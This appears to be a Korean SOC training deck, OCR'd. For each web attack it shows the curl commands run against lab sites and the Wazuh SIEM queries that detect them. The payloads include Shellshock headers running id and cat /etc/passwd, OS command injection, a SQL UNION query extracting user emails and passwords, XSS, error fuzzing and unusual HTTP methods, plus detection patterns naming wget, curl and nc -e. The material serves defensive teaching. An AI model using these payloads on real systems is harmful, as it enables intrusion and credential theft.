설명	Bash가 이 환경 변수 값을 읽을 때 "함수 정의"로 인식하게 만듦	`:`는 아무 작업도 하지 않는 무연산 명령어(null command), `;`로 구문 종료	함수 선언을 일단 정상적으로 끝냄	**취약점 발생 지점.** 정상 Bash는 함수 정의 후 읽기를 멈추지만, 취약한 Bash는 이 명령어를 **환경 변수 로드 즉시 실행**

3. 공격 진행 흐름 요약

1. **공격 요청** : 공격자가 User-Agent 헤더에 () { :; }; 실행할 _ 명령어 형태의 값을 담아 HTTP 요청을 전송합니다 .
2. **환경 변수 생성** : 웹 서버가 CGI 스크립트를 호출하면서 헤더 값을 HTTP_USER_AGENT 환경 변수로 설정합니다 .
3. **취약한 Bash 호출** : CGI 스크립트를 실행하기 위해 내부적으로 Bash 가 구동됩니다 .
4. **자동 명령어 실행** : Bash 가 환경 변수를 읽어들이는 과정에서 (); 뒤의 악성 명령어 (/bin/bash -c "id") 를 즉시 평가하여 서버 권한 (예 : id 명령어 결과) 으로 실행시킵니다 .

09 Shellshock

CVE-2014-6271

검증 · DQL 수정

공격

User-Agent 나 헤더에 () { :; }; 뒤 명령을 붙여 CGI 를 통해 실행

탐지 포인트


룰 31166~31168(Shellshock attack attempt), full_log 의 () { 패턴

검색 원리

룰 설명으로 찾는 편이 버전 차이에 안전

결과 해석

full_log 에 실행하려던 명령 (/bin/bash -c wget …) 이 그대로 남음 . /cgi-bin/ 경로 요청과 함께 보임




```
rule.id:(31166 or 31167 or 31168 or 31169) OR rule.description:*Shellshock*
```

09 실습 ① 공격 실행 — Shellshock

공격자 att@192.168.0.202 — 09 Shellshock (CVE-2014-6271)


```
# User-Agent 에 '빈 함수 정의 + 뒤에 붙인 명령' 을 넣어 CGI 경로를 요청
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -A '() { :; }; /bin/bash -c "id"' http://juice.ccc.com/cgi-bin/test.cgi
HTTP 200
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -H 'Referer: () { :; }; /bin/bash -c "cat /etc/passwd"' http://dvwa.ccc.com/
cgi-bin/status
HTTP 403
```

구문 풀이

`-A '() { :; }; /bin/bash -c "id"'`	() { :; }; = 빈 함수 정의 . 취약한 Bash 는 이 뒤에 붙은 /bin/bash -c "id" 까지 실행해 버린다
`-H 'Referer: () { :; }; …'`	User-Agent 말고 다른 헤더 (Referer) 로도 같은 공격 — CGI 는 모든 헤더를 환경 변수로 넘긴다

09 실습 ② SIEM 에서 찾기 — Shellshock

```
rule.id:(31166 or 31167 or 31168 or 31169) OR rule.description:*Shellshock*
```



Time	agent.name	rule.id	rule.description	data.srcip	data.id	full_log
Oct 31, 2026 @ 17:20:55.554	web	31168	Shellshock attack detected	192.168.0.202	200	192.168.0.202 - - [31/Oct/2026:17:20:55 +0900] "GET /cgi-bin/test.cgi HTTP/1.1" 200 10436 "-" "() { :; }; /bin/bash -c \"id\""

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	200
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/cgi-bin/test.cgi
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:20:55 +0900] "GET /cgi-bin/test.cgi HTTP/1.1" 200 10436 "-" "() { :; }; /bin/bash -c \"id\""

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.srcip · data.id · full_log`

결과 2 hits

읽는 법

- 31168(레벨 15, 'Shellshock attack detected') = 응답 200, 31166(레벨 6, 'attempt') = 응답 400 번대
- full_log 에 실행하려던 명령 (/bin/bash -c …) 이 그대로 남는다

자료와 달라진 점 원본 DQL 은 결과 0 건 : rule.description 은 keyword(정확히 일치) 필드라 'shellshock' 한 단어로 안 걸리고 , full_log:"() {" 는 기호가 분석기에서 지워져 빈 검색이 된다 → rule.id:(31166 or 31167 or 31168 or 31169) OR rule.description:*Shellshock*

OS 명령 삽입 — 입력값이 서버 셸 명령에 붙을 때

원리

- ping 기능처럼 서버가 입력을 셸 명령에 넣어 실행할 때 : ping -c 1 < 입력 >
- 입력 127.0.0.1;id → ping -c 1 127.0.0.1;id → ping 뒤에 id 까지 실행

셸 메타문자

- ; 다음 명령 · | 앞 출력을 뒤로 · && 앞이 성공하면 · || 앞이 실패하면 · $( ) · `` 명령 결과를 끼워 넣기

탐지가 어려운 이유

- GET 은 URL 에 남지만 POST 는 본문이라 액세스 로그엔 경로만 남는다
- WAF 감사 로그 (CRS 932xxx 'Remote Command Execution') 에는 남는다 — 기본 룰셋에는 이 JSON 용 룰이 없어 아카이브에서 확인

인코딩 대응표

```
%3B = ;   %7C = |   %26 = &   %24%28 = $(   %60 = `   %0A = 줄바꿈
```

10 OS 명령 삽입 T1059

검증 · DQL 수정

공격

파라미터에 ;id, |cat /etc/passwd, $(whoami) 를 붙여 서버 명령 실행

탐지 포인트


URL 내 쉘 메타문자 (; | ` $( ) 와 전형적 명령어

검색 원리

메타문자만 걸면 오탐이 많아 명령어 이름과 함께 묶음

결과 해석

응답 코드 200 이고 full_log 의 바이트 수가 평소보다 크면 명령 출력이 반환된 것




```
data.url:(*%3Bid* or *;id* or *%7Cid* or *%7Ccat* or *whoami* or *cat%20* or *wget%20* or *curl%20* or *%24%28* or *nc%20-e*)
```

10 실습 ① 공격 실행 — OS 명령 삽입

공격자 att@192.168.0.202 — 10 OS 명령 삽입


```
# GET: 파라미터 뒤에 ;id · ¦cat /etc/passwd 를 붙인다 (%3B = ;  %7C = ¦  %20 = 공백)
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://juice.ccc.com/rest/track-order/1%3Bid"
HTTP 200
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://dvwa.ccc.com/vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd"
HTTP 403
# POST: 같은 공격을 본문에 넣으면 URL 에는 흔적이 없다 (access.log 는 경로만 기록)
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" -X POST -d "ip=127.0.0.1;id&Submit=Submit" http://dvwa.ccc.com/vulnerabiliti
es/exec/
HTTP 302
```

구문 풀이

`1%3Bid`	%3B = ; — 앞 명령 뒤에 id 를 덧붙여 서버에서 함께 실행시키려는 시도
`ip=127.0.0.1%7Ccat%20/etc/passwd`	%7C = | (파이프) — ping 대상 대신 cat /etc/passwd 출력을 받으려는 시도
`-X POST -d "ip=127.0.0.1;id"`	같은 공격을 POST 본문에 넣으면 액세스 로그에는 경로만 남고 페이로드가 안 보인다

10 실습 ② SIEM 에서 찾기 — OS 명령 삽입

```
data.url:(*%3Bid* or *;id* or *%7Cid* or *%7Ccat* or *whoami* or *cat%20* or *wget%20* or *curl%20* or *%24%28* or *nc %20-e*)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.protocol	data.id	data.url
Oct 31, 2026 @ 17:09:09.102	web	31101	Web server 400 error code.	192.168.0.202	GET	403	/vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	403
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:09:08 +0900] "GET /vulnerabilities/exec/?ip=127.0.0.1%7Ccat%20/etc/passwd HTTP/1.1" 403 438 "-" "curl/7.81.0"

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.protocol · data.id · data.url`

결과 1 hits

읽는 법

- GET 페이로드는 data.url 에서 찾힌다 (31104 등)
- POST 본문 공격은 ModSecurity 감사 로그 (modsec_audit.log) 에만 남는다. 기본 룰셋에 이 JSON 용 룰이 없어 알림이 안 뜬다 → 아카이브 인덱스에서 data.audit_data.messages 로 확인

자료와 달라진 점 dvwa 의 GET 변형을 찾도록 *%7Ccat* 추가

11 공격이 200 으로 성공한 요청

kt66 검증 완료

공격

앞의 공격들 가운데 서버가 정상 응답 (200) 을 돌려준 경우

탐지 포인트


룰 31106(A web attack returned code 200). 공격 룰 + data.id:200

검색 원리

공격 룰이 먼저 매칭되고 , 응답이 200 이면 상위 룰 31106 이 다시 태깅

결과 해석

이 목록이 사고 대응 1 순위 . data.url 로 어떤 페이로드가 통했는지 확인




```
rule.id:31106 OR (rule.groups:attack AND data.id:200)
```

11 실습 ① 공격 실행 — 공격이 200 으로 성공한 요청

공격자 att@192.168.0.202 — 11 공격이 200 으로 성공한 요청

```
# juice 는 WAF 가 '탐지만' 하는 모드(DetectionOnly) → 공격이 막히지 않고 200 이 돌아온다
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://juice.ccc.com/rest/products/search?q=%27))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users--"
HTTP 500
att@attacker:~$ curl -s -o /dev/null -w "HTTP %{http_code}\n" "http://juice.ccc.com/?q=%3Cscript%3Ealert(1)%3C/script%3E"
HTTP 200
```

구문 풀이

`juice.ccc.com`	juice 사이트만 WAF 가 '탐지 전용 (DetectionOnly)' — 경고만 남기고 막지 않는다 (다른 사이트는 차단 모드)
`/rest/products/search?q=%27))%20UNION %20SELECT …`	juice shop 의 실제 SQLi 지점에 UNION 을 넣어 사용자 표를 꺼내는 공격

11 실습 ② SIEM 에서 찾기 — 공격이 200 으로 성공한 요청

```
rule.id:31106 OR (rule.groups:attack AND data.id:200)
```

Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 17:06:00.972	web	31168	Shellshock attack detected	192.168.0.202	200	/cgi-bin/test.cgi

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	200
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/cgi-bin/test.cgi
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:06:00 +0900] "GET /cgi-bin/test.cgi HTTP/1.1" 200 10436 "-" "() { :; }; /bin/bash -c \"id\""

① 인덱스	wazuh-alerts-*
② 시간	Last 15 minutes
③ DQL	위 검색식을 검색창에 입력 → Enter
④ 컬럼 Add	`agent.name · rule.id · rule.description · data.srcip · data.id · data.url`
결과	2 hits

읽는 법

- 31106 = 공격 룰에 걸린 요청인데 응답이 200 — 사고 대응 1 순위
- data.url 로 어떤 페이로드가 통했는지 , 같은 IP 의 다음 행동을 시간순으로 이어서 본다

12 서버 오류 (5xx) 급증

kt66 검증 완료

공격

퍼징 , 익스플로잇 시도 , DoS 는 애플리케이션 오류를 대량으로 유발

탐지 포인트


룰 31120~31122(500/501/503), 31152~31154(다수 발생)

검색 원리

data.id 는 문자열이라 범위 비교가 안 되므로 와일드카드 5* 를 씀

결과 해석

시간 히스토그램에서 급증 구간을 찾고 , 그 구간의 data.srcip 가 한두 개면 공격




```
data.id:5* OR rule.id:(31152 or 31153 or 31154)
```

12 실습 ① 공격 실행 — 서버 오류 (5xx) 급증

공격자 att@192.168.0.202 — 12 서버 오류(5xx) 급증

```
# juice 검색 API 에 작은따옴표를 보내면 SQL 문법 오류로 500 이 난다 — 20번 반복(퍼징 흉내)
att@attacker:~$ for i in $(seq 1 20); do curl -s -o /dev/null -w "%{http_code} " "http://juice.ccc.com/rest/products/search?q=%27$i"; don
e; echo
500 500 500 500 500 500 500 500 500 500 500 500 500 500 500 500 500 500 500 500
```

구문 풀이

```
for i in $(seq 1 20); do curl …q=%27$i;
done
```

작은따옴표가 든 값을 20 번 보내 서버 오류 (500) 를 반복 유발 — 퍼징 흉내

12 실습 ② SIEM 에서 찾기 — 서버 오류 (5xx) 급증

```
data.id:5* OR rule.id:(31152 or 31153 or 31154)
```

Time	agent.name	rule.id	rule.description	data.srcip	data.id	data.url
Oct 31, 2026 @ 17:09:37.127	web	31103	SQL injection attempt.	192.168.0.202	500	/rest/products/search?q=%27))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users--

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	500
t data.protocol	GET
t data.srcip	192.168.0.202
t data.url	/rest/products/search?q=%27))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users--
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:09:35 +0900] "GET /rest/products/search?q=%27))%20UNION%20SELECT%20id,email,password,4,5,6,7,8,9%20FROM%20Users-- HTTP/1.1" 500 1438 "-" "curl/7.81.0"

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · data.srcip · data.id · data.url`

결과 1 hits

읽는 법

- data.id 는 문자열이라 >= 범위 검색이 안 된다 → 5* 와일드카드
- 31152~31154 = 같은 IP 의 500 번대 다발 . 히스토그램에서 막대가 솟은 구간을 클릭해 좁힌다

13 비정상 HTTP 메서드

kt66 검증 완료

공격

PUT 으로 파일 업로드 , TRACE 로 헤더 탈취 , PROPFIND 로 WebDAV 탐색

탐지 포인트


일반 서비스는 GET/POST/HEAD 만 씀

검색 원리

허용 메서드를 제외하는 방식이 누락이 적음

결과 해석

data.protocol:PUT AND data.id:201 은 파일 업로드 성공 . 즉시 웹 루트 FIM 결과와 대조




```
data.protocol:* AND NOT data.protocol:(GET or POST or HEAD or OPTIONS)
```

13 실습 ① 공격 실행 — 비정상 HTTP 메서드

공격자 att@192.168.0.202 — 13 비정상 HTTP 메서드

```
# -X 로 메서드를 바꿔 요청: PUT(업로드) · TRACE(헤더 반사) · PROPFIND(WebDAV 탐색) · DELETE
att@attacker:~$ for m in PUT TRACE PROPFIND DELETE; do curl -X $m http://juice.ccc.com/x; done
PUT      HTTP 200
TRACE    HTTP 405
PROPFIND HTTP 200
DELETE   HTTP 200
```


구문 풀이

```
curl -X PUT|TRACE|PROPFIND|DELETE
```

-X 로 HTTP 메서드를 바꿔 보낸다 . PUT 파일 올리기 , TRACE 요청 반사 (헤더 탈취), PROPFIND WebDAV 탐색

13 실습 ② SIEM 에서 찾기 — 비정상 HTTP 메서드

```
data.protocol:* AND NOT data.protocol:(GET or POST or HEAD or OPTIONS)
```



Time	agent.name	rule.id	rule.description	data.srcip	data.protocol	data.id	data.url
Oct 31, 2026 @ 17:10:01.164	web	31101	Web server 400 error code.	192.168.0.202	TRACE	405	/x

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	013
t agent.ip	10.20.32.80
t agent.name	web
t data.id	405
t data.protocol	TRACE
t data.srcip	192.168.0.202
t data.url	/x
t decoder.name	web-accesslog
t full_log	192.168.0.202 - - [31/Oct/2026:17:10:00 +0900] "TRACE /x HTTP/1.1" 405 480 "-" "curl/7.81.0"

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · data.srcip · data.protocol · data.id · data.url`

결과 1 hits

읽는 법

- 일반 웹사이트는 GET·POST·HEAD(·OPTIONS) 만 쓴다 → 그 외 메서드는 탐색 · 공격 신호
- PUT + 201 이면 파일 업로드 성공 → 바로 FIM(554) 결과와 맞춰 본다

14 관리 페이지 외부 접근

검증 · DQL 수정

공격

/phpmyadmin, /wp-admin, /manager/html(Tomcat) 등 관리자 경로를 외부에서 노림

탐지 포인트


관리 경로 요청 중 내부 대역이 아닌 IP

검색 원리

내부 대역을 NOT 으로 제외 . 172.16~31 대역은 환경에 맞게 추가 . kt66 에서는 data.srcip:10.20.30.* 로 바꿈

결과 해석

GeoLocation.country_name 컬럼으로 국가별 분포 확인 . 200 응답이면 관리 페이지가 외부에 노출된 것




```
data.url:(*phpmyadmin* or *wp-admin* or *manager/html* or */admin/* or *console*) AND NOT data.srcip:10.20.*
```

14 실습 ① 공격 실행 — 관리 페이지 외부 접근

